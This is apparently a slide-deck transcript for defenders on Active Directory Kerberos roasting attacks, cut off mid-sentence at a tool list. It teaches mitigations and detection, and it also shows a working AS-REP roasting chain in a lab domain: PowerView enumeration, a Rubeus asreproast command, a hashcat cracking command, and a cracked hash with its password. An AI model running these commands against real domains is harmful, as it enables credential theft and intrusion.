Active Directory - Kerberos Attacks

Why talk about Active Directory?

- Active Directory is the most common identity solution
- Used by over 90% of Fortune 500 companies
- Underlying fabric of IT environment
- Attractive target for Threat Actors
- Big attack surface
- Central to the cyber kill chain

Threat Actors target and abuse Active Directory.
Defenders need to understand Active directory better.

What are we going to talk about today?

- Kerberos
- Roasting Attacks
- Forging Attacks

Active Directory


- A directory service, such as Active Directory Domain Services (AD DS), provides the methods for storing directory data and making this data available to network users and administrators
- Directory Services are used to manage Windows networks, providing capabilities to manage users and systems

Kerberos is awesome

- Kerberos helps authenticate across parties that do not trust each other
- Kerberos is stateless, that means all information must be in the tickets
  - Information about the account expired, logon hours
  - Password expired
  - Authentication silos etc
  - Group membership
- No way for (Key Distribution Centre) KDC to validate, if the information in the ticket is still valid if present in the TGT
  - In Microsoft implementations, if ticket is more than 20 mins old, KDC will validate the account is still valid/enabled before issuing service ticket


"Abusing Microsoft Kerberos - Sorry you guys don't get it" Benjamin Delpy (Blackhat USA 2014)!

Kerberos at a glance



"Abusing Microsoft Kerberos - Sorry you guys don't get it" Benjamin Delpy (Blackhat USA 2014)!

Kerberos Exchange



Authentication Service (AS)
Ticket Granting Service (TGS)

Three keys to Rule Them All 

1. CLNT-LTS	CLNT LTS is derived from the hash of the User or the Computer account. **Exists in the DC and the requesting computer**.	User/system password
2. KDC-LTS	KDC LTS is derived from the hash of the service account for the principal name **krbtgt**. This is the most important account and secret in the domain. This is a service account & rarely changed. **Exists in the DC**	Krbtgt password
3. TRGT-LTS	TRGT-LTS is derived from the hash of the service account or the computer account being accessed. **Exists in the DC and the accessed service**.	Service password

Roasting Attacks

Roasting Attacks - Summary


Attack	Details	Pre-requisite	Detect/Prevent
AS-REQ Roasting	Sniff the AS-REQ request, that includes the timestamp encrypted with the Client-LTS. Crack for the client/user password	Access to network traffic, to sniff the AS-REQ	Disable RC4, Use Strong passwords, Consider Protected Users Group
AS-REP Roasting	Request AS-REP for any user. AS-REP includes encrypted portion(session key), key being Client-LTS. Crack for Client/user password Not common, often provides low level access for legacy accounts	Only applicable for accounts with “pre-auth not required” configured Need attacker to have at-least user level access in the environment	Disable RC4, Use strong passwords, enforce pre-auth
Kerberoasting	Request Service Tickets for user accounts with SPN configured, crack the server portion of the ticket for service account password Common, often results in privileged account access	Domain user access in the environment to request a Service Ticket	Disable RC4, Use strong passwords for service accounts, Use MSA, gMSA

RC4 is usually used, these attacks can work for AES128, AES256 also but are much harder to perform

AS-REQ Roasting

AS-REQ Roasting


- An adversary with the access to the environment can sniff the AS-REQ requests
- The AS-REQ includes the timestamp encrypted with the CLIENT-LTS
- This can then be brute-forced to find the clear text password for the user account




AS-REP Roasting

KRB-ERROR – PREAUTH-REQUIRE


- Kerberos versions prior to 5, supported authentication without password
- Kerberos tries to authenticate without a password first
- You always get an error first before the authentication is successful
- This feature of AS-REP roasting can be exploited to gain access to the user password






AS-REP Roasting requirements

- AS-REP is an edge case, and not very common, often is present for old legacy systems
- Accounts with “DONT_REQ_PREAUTH” explicitly set can be targeted
- Normal Authentication, a user sends a timestamp encrypted with CLNT-LTS, which is verified by Authentication Server
- IF AS-REQ is not enforced, an attacker can request the encrypted blob for any user and then crack it offline to get the password of the user
- This is the reason why PRE-AUTH was added in Kerberos V5




```
PS C:\Tools\download> Get-DomainUser -PreauthNotRequired | select displayname, useraccountcontrol

displayname                                useraccountcontrol
-----------                                ------------------
user1       NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
```

AS-REP Roasting Flow



1. Send an AS-REQ without Pre-Auth to the DC requesting AS-REP for a user
2. Receive the response "TGT + Encrypted Blob"
3. Encrypted Blob is encrypted with the Client LTS
4. Crack the Encrypted Blob to get the Client LTS password (NT Hash for RC4)

AS-REP roasting example


```
PS C:\Tools\Ghostpack-CompiledBinaries> .\Rubeus.exe asreproast /format:hashcat /outfile:temphashes.txt


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: AS-REP roasting

[*] Target Domain          : threathunting.local

[*] Searching path 'LDAP://dc1.threathunting.local/DC=threathunting,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : user1
[*] DistinguishedName      : CN=user1,CN=Users,DC=threathunting,DC=local
[*] Using domain controller: dc1.threathunting.local (192.168.1.202)
[*] Building AS-REQ (w/o preauth) for: 'threathunting.local\user1'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Tools\Ghostpack-CompiledBinaries\temphashes.txt
```

```
D:\tools\hashcat-6.2.6>hashcat.exe -d 1 -a 0 -m 18200 ..\temphashes.txt ..\rockyou.txt
hashcat (v6.2.6) starting
```

```
$krb5asrep$23$user1@threathunting.local:affbe839f12c3524e0da0b4f458e7179$3548116555ce420a81d23b29246b6cf42c1e20d7ef82d3bf3248d895249
ce0a879997d4835f1b1d5d4274e3c391ba16c836641f35b6b6e173a44cd956bfb7cbdfd32c56612427eb2d229e77492df8a8b7612369ff317192491d11351abb9d60
64681582c4ac9bd0d939e2c7fd3e4c02b7f897f511641504c244f1d68b4a3c6acb488be4b236db7c4f26e9b7fa2635513fb6b59fb53ef17a6b5ab4c33595f20026e9
90957df5cc96270ce25878a59201ae0d4c33a756afbfcfa7bfb14a4780b8afc86c34178a51bfe9001b99d8bb4d3135f45f4bbb91c0480c2e6fdad0e20e1024a14e1f
d9f5ae404698317601daf7a29c24a0a5b0b77efb324b9:Password@123
```

Detection/Investigation/Prevention

- AS-REP Roastable accounts are typically not high privileged
- Often used to gain initial access to the domain
- Ensure no accounts have “Do not require Pre-Auth enabled”
- Review EventID 4768, with Pre-Authentication type 0 and Result code 0



Kerberoasting




Figure 6. Intrusions featuring Kerberoasting attacks

Top Five Tools Used in Kerberoasting Attacks


The following table lists — in order — the top five tools Falcon OverWatch observed 